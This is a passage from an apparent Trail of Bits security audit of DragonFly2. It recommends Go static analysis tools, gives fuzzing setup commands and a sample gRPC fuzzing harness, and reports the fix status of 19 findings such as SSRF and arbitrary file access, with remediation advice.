Although the only SAST tools used during the audit were Semgrep and CodeQL, we recommend using the following tools, either in an ad-hoc manner or by integrating them into the CI/CD pipeline:

- `golangci-lint`: This tool is a wrapper around various other tools (some but not all of which are listed below).
- `Go-sec` is a static analysis utility that looks for a variety of problems in Go codebases. Notably, `go-sec` will identify potential stored credentials, unhandled errors, cryptographically troubling packages, and similar problems.
- `Go-vet` is a very popular static analysis utility that searches for more `go`-specific problems within a codebase, such as mistakes pertaining to closures, marshaling, and unsafe pointers. `Go-vet` is integrated within the `go` command itself, with support for other tools through the `vettool` command line flag.
- `Staticcheck` is a static analysis utility that identifies both stylistic problems and implementation problems within a Go codebase. Note that many of the stylistic problems that `staticcheck` identifies are also indicative of potential "problem areas" in a project.
- `Ineffassign` is a static analysis utility that identifies ineffectual assignments. These ineffectual assignments often identify situations in which errors go unchecked, which could lead to undefined behavior of the program due to execution in an invalid program state.
- `Errcheck` is a static analysis utility that identifies situations in which errors are not handled appropriately.
- `GCatch` contains a suite of static detectors aiming to identify concurrency bugs in large, real Go software systems.

Please also see our blog post on Go security assessment techniques for further discussion of the Go-related analysis tools.

E. Automated Dynamic Analysis

This appendix describes the setup of the automated dynamic analysis tools and test harnesses used during this audit.

The purpose of automated dynamic analysis

In most software, unit and integration tests are typically the extent to which testing is performed. This type of testing detects the presence of functionality, allowing developers to ensure that the given system adheres to the expected specification. However, these methods of testing do not account for other potential behaviors that an implementation may exhibit.

Fuzzing and property-based testing complement both unit and integration testing by identifying deviations in the expected behavior of a component of a system. These types of tests generate test cases and provide them to the given component as input. The tests then run the components and observe their execution for deviations from expected behaviors.

The primary difference between fuzzing and property testing is the method of generating inputs and observing behavior. Fuzzing typically attempts to provide random or randomly mutated inputs in an attempt to identify edge cases in entire components. Property testing typically provides inputs sequentially or randomly within a given format, checking to ensure a specific property of the system holds upon each execution.

By developing fuzzing and property-based testing alongside the traditional set of unit and integration tests, edge cases and unintended behaviors can be pruned during the development process, which will likely improve the overall security posture and stability of a system.

Tooling

Go supports fuzzing in its standard toolchain beginning in Go 1.18. However, we recommend considering the Trail of Bits fork of go-fuzz that fixes type alias issues, adds dictionary support, and provides new mutation strategies. Moreover, we recommend using our helper tools for efficiency and better experience:

- Go-fuzz-prepare: a utility for automatic generation of go-fuzz fuzzing harnesses for various functions
- go-fuzz-utils: a helper package that provides a simple interface to produce random values for various data types and can recursively populate complex structures from raw fuzz data

Setup and execution

First, copy the harness to the `client/daemon/rpcserver/rpcserver_test.go` file. Then, inside directory with the file, run the following command:

```
go test -fuzz ^\QFuzzTestGrpcToB\E$ -run ^$
```

where `FuzzTestGrpcToB` is the name of a function that receives as argument pointer to `testing.F`. This command will start a fuzzer that will run until a first error is detected.

To debug a single input created by the fuzzer, run:

```
go test -run=FuzzTestGrpcToB/<filename>
```

where `<filename>` is the name of a file that can be found in the seeds directory—that is, inside the `./client/daemon/rpcserver/testdata/fuzz/FuzzTestGrpcToB`.

To get coverage of the fuzzing test, back up seeds, and replace them with the internal fuzzer's inputs:

```
cp -rf <seeds directory> ./seeds_backup

ln -s "$(go env
GOCACHE)/fuzz/d7y.io/dragonfly/v2/client/daemon/rpcserver/FuzzTes
tGrpcToB" <seeds directory>
```

The internal fuzzer's data is simply a set of "interesting" files: files that, when provided to the fuzzing harness as an input, generate new coverage that was not generated by other inputs.

Now run the `FuzzTestGrpcToB` as a normal test with coverage gathering options (e.g., golang's `-cover` flag).

Sample harnesses

Below we provide a draft of the fuzzing harness created during the audit. The code in figure E.1 implements a fuzz test for the `Download` method of the `dfget` daemon gRPC service. It sets up a local gRPC server (using the same code as the `TestServer_ServeDownload` test), then creates a gRPC client and uses it to call the server with random data. If the server panics, then the client receives an error with `codes.Internal` code (because there is a recovery handler used in the gRPC server).

Please note that the harness is a very simple one, and not very effective. It is slow (about 3,000 executions per second) because of communication over the Unix socket. It is only a demonstration of how a fuzzing harness can be constructed and used.

```
func FuzzTestGrpcToB(f *testing.F) {
	assert := testifyassert.New(f)
	ctrl := gomock.NewController(f)
	defer ctrl.Finish()

	mockPeerTaskManager := peer.NewMockTaskManager(ctrl)
	srv := &server{
		KeepAlive:       util.NewKeepAlive("test"),
		peerHost:        &schedulerv1.PeerHost{},
		peerTaskManager: mockPeerTaskManager,
	}

	socketDir, err := ioutil.TempDir(os.TempDir(), "d7y-test-***")
	assert.Nil(err, "make temp dir should be ok")
	socket := path.Join(socketDir, "rpc.sock")
	defer os.RemoveAll(socketDir)

	if srv.healthServer == nil {
		srv.healthServer = health.NewServer()
	}
	srv.downloadServer = dfdaemonserver.New(srv, srv.healthServer)
	srv.peerServer = dfdaemonserver.New(srv, srv.healthServer)

	ln, err := net.Listen("unix", socket)
	assert.Nil(err, "listen unix socket should be ok")
	go func() {
		if err := srv.ServeDownload(ln); err != nil {
			f.Error(err)
		}
	}()

	netAddr := &dfnet.NetAddr{
		Type: dfnet.UNIX,
		Addr: socket,
	}
	client, err := dfdaemonclient.GetInsecureV1(context.Background(),
netAddr.String())
	assert.Nil(err, "grpc dial should be ok")

	f.Fuzz(func(t *testing.T, uu, url, output, tag, filter, rang, digest string,
bs, koo, rec bool, uid, gid int64) {
		request := &dfdaemonv1.DownRequest{
			Uuid:              uu,
			Url:               url,
			Output:            output,
			DisableBackSource: bs,
			UrlMeta: &commonv1.UrlMeta{
				Tag:    tag,
				Filter: filter,
				Range:  rang,
				Digest: digest,
			},
			Uid:               uid,
```

```
                Gid:                gid,
                KeepOriginalOffset: koo,
                Recursive:          rec,
        }
        stream, err := client.Download(context.TODO(), request)
        if err != nil {
                // client-side error, skip
                return
        }
        _, err = stream.Recv()
        if err != nil && status.Code(err) == codes.Internal {
                t.Error(err)
        }
    })
}
```

Figure E.1: An example fuzzing harness

F. Fix Review Results

When undertaking a fix review, Trail of Bits reviews the fixes implemented for issues identified in the original report. This work involves a review of specific areas of the source code and system configuration, not comprehensive analysis of the system.

On August 18, 2023, Trail of Bits reviewed the fixes and mitigations implemented by the DragonFly2 team for the issues identified in this report. We reviewed each fix to determine its effectiveness in resolving the associated issue.

In summary, of the 19 issues described in this report, DragonFly2 has resolved 11 issues, has partially resolved five issues, and has not resolved the remaining three issues. For additional information, please see the Detailed Fix Review Results below.

ID	Title	Status
1	Authentication is not enabled for some Manager's endpoints	Partially Resolved
2	Server-Side Request Forgery vulnerabilities	Partially Resolved
3	Manager makes requests to external endpoints with disabled TLS authentication	Resolved
4	Incorrect handling of a task structure's usedTraffic field	Resolved
5	Directories created via os.MkdirAll are not checked for permissions	Partially Resolved
6	Slicing operations with hard-coded indexes and without explicit length validation	Resolved
7	Files are closed without error check	Resolved
8	Timing attacks against Proxy's basic authentication are possible	Resolved

9	Possible panics due to nil pointer dereference, when using variables created alongside an error	**Resolved**
10	TrimLeft is used instead of TrimPrefix	**Resolved**
11	Vertex.DeleteInEdges and Vertex.DeleteOutEdges functions are not thread safe	**Unresolved**
12	Arbitrary file read and write on a peer machine	**Partially Resolved**
13	Manager generates mTLS certificates for arbitrary IP addresses	**Unresolved**
14	gRPC requests are weakly validated	**Partially Resolved**
15	Weak integrity checks for downloaded files	**Unresolved**
16	Invalid error handling, missing return statement	**Resolved**
17	Tiny file download uses hard coded HTTP protocol	**Resolved**
18	Incorrect log message	**Resolved**
19	Usage of architecture-dependent int type	**Resolved**

Detailed Fix Review Results

TOB-DF2-1: Authentication is not enabled for some Manager's endpoints
Partially resolved in PR 2583 and PR 2590. New endpoints for creation and management of personal access tokens were created. The endpoints are protected with RBAC, as they were for other authenticated endpoints. Generated tokens are stored in the database. A new middleware was added that checks if a token provided with a request is in the database. There are new job endpoints that mimic the behavior of the old job endpoints but are protected with the new middleware. In other words, a new authentication mechanism was added to the system and it is used to protect newly created endpoints.

However, the unauthenticated endpoints reported in the finding are still accessible to users; these were neither removed nor protected with RBAC or the new middleware.

Moreover, the newly implemented feature is vulnerable to timing attacks. Requests to the database for token retrieval are not constant time. We recommend to resolve this issue by either (in order of security of the recommendation):

1. Storing the personal access tokens protected with hash-based message authentication codes (HMACs). That is, instead of storing a raw token, store `HMAC(key, token)`. The key should be a constant server-side secret key. Then perform the lookup on the HMAC when a user supplies a token.

2. Prefixing a token with a unique index and storing the index alongside the token in the database (preferably in a new column). Then, for every user's request, perform a database lookup to retrieve a token (this only compares the indexes), and then compare the retrieved token with the user-provided token using a constant-time comparison function.

TOB-DF2-2: Server-side request forgery vulnerabilities
Partially resolved in PR 2611. Only one SSRF attack vector was mitigated. The previously vulnerable `preheat` endpoint handlers now use a secure version of the HTTP client that allows requests only to IP addresses that are of global unicast type and are not private. The vulnerable `pieceManager.DownloadSource` method was not fixed. The attack vector via HTTP redirects was not fixed.

TOB-DF2-3: Manager makes requests to external endpoints with disabled TLS authentication
Resolved in PR 2612. Configuration options were added to the `preheat` endpoints, enabling users to provide Certificate Authorities for TLS connections.

TOB-DF2-4: Incorrect handling of a task structure's usedTraffic field
Resolved in PR 2634. The `usedTraffic` field is now correctly updated in the `processPieceFromSource` method.

TOB-DF2-5: Directories created via os.MkdirAll are not checked for permissions
Partially resolved in PR 2613. Files and directories permissions were made more restrictive. However, the main vulnerability reported—lack of pre-existence or post-verification checks for newly created files and directories—was not addressed.

TOB-DF2-6: Slicing operations with hard-coded indexes and without explicit length validation
Resolved in PR 2636. Explicit length validations were added to the reported vulnerable methods.

TOB-DF2-7: Files are closed without error check
Resolved in PR 2599. Deferred methods checking for errors on files close were added.

TOB-DF2-8: Timing attacks against Proxy's basic authentication are possible
Resolved in PR 2601. A constant-time comparison is now used to perform basic authentication in the Proxy.

TOB-DF2-9: Possible panics due to nil pointer dereference when using variables created alongside an error
Resolved in PR 2602. Both instances of the vulnerability were fixed by replacing the potentially-nil variables with not-nil ones. Other instances of the vulnerability were either not found or not looked for.

TOB-DF2-10: TrimLeft is used instead of TrimPrefix
Resolved in PR 2603. Calls to the `TrimLeft` method were replaced with calls to the `TrimPrefix`.

TOB-DF2-11: Vertex.DeleteInEdges and Vertex.DeleteOutEdges functions are not thread safe
Unresolved in PR 2614. A new per-vertex mutex is added. It is used to synchronize access to a single vertex in calls to the `Vertex.DeleteInEdges` and `Vertex.DeleteOutEdges` methods. However, the reported vulnerability regards a race condition that results in an invalid state between two (or more) vertices, not the invalid state of a single vertex.

The original recommendation of using DAG's mutex (instead of a new, per-vertex mutex) still applies.

TOB-DF2-12: Arbitrary file read and write on a peer machine
Partially resolved in PR 2637. The implemented fix disallows users to override already existing files using the `ExportTask` endpoint. This mitigates the impact of the vulnerability, making it harder for adversaries to gain remote code execution capabilities. However, the root of the vulnerability was not resolved. It is still possible to access, read, and write arbitrary files on peers' machines.

The DragonFly2 team indicated that an allowlist for files will be implemented in the future.

TOB-DF2-13: Manager generates mTLS certificates for arbitrary IP addresses
Unresolved in PR 2615. The code that was marked with `TODO` comments was removed, instead of being fixed to resolve the vulnerability. The vulnerability still exists.

TOB-DF2-14: gRPC requests are weakly validated
Partially resolved in PRs 163, 164, 165, 2616. The `url_meta` fields were marked as required. The `digest` fields are now validated with a regex that checks hashes lengths. However, the regex has a typo bug that should be fixed.

TOB-DF2-15: Weak integrity checks for downloaded files
Unresolved. The vulnerability was not resolved in any of the provided pull requests.

TOB-DF2-16: Invalid error handling, missing return statement
Resolved in PR 2610. Missing return statements were added.

TOB-DF2-17: Tiny file download uses hard coded HTTP protocol
Resolved in PR 2617. The protocol and TLS configuration used for tiny file downloads were made configurable.

TOB-DF2-18: Incorrect log message
Resolved in PR 2618. The incorrect error messages were changed so that they provide unambiguous information to users.

TOB-DF2-19: Usage of architecture-dependent int type
Resolved in PR 2619. The example instance of the issue was fixed by replacing `int` type with `int64`. Other instances of the vulnerability were either not present or not looked for.

G. Fix Review Status Categories

The following table describes the statuses used to indicate whether an issue has been sufficiently addressed.

Fix Status	
Status	**Description**
Undetermined	The status of the issue was not determined during this engagement.
Unresolved	The issue persists and has not been resolved.
Partially Resolved	The issue persists but has been partially resolved.
Resolved	The issue has been sufficiently resolved.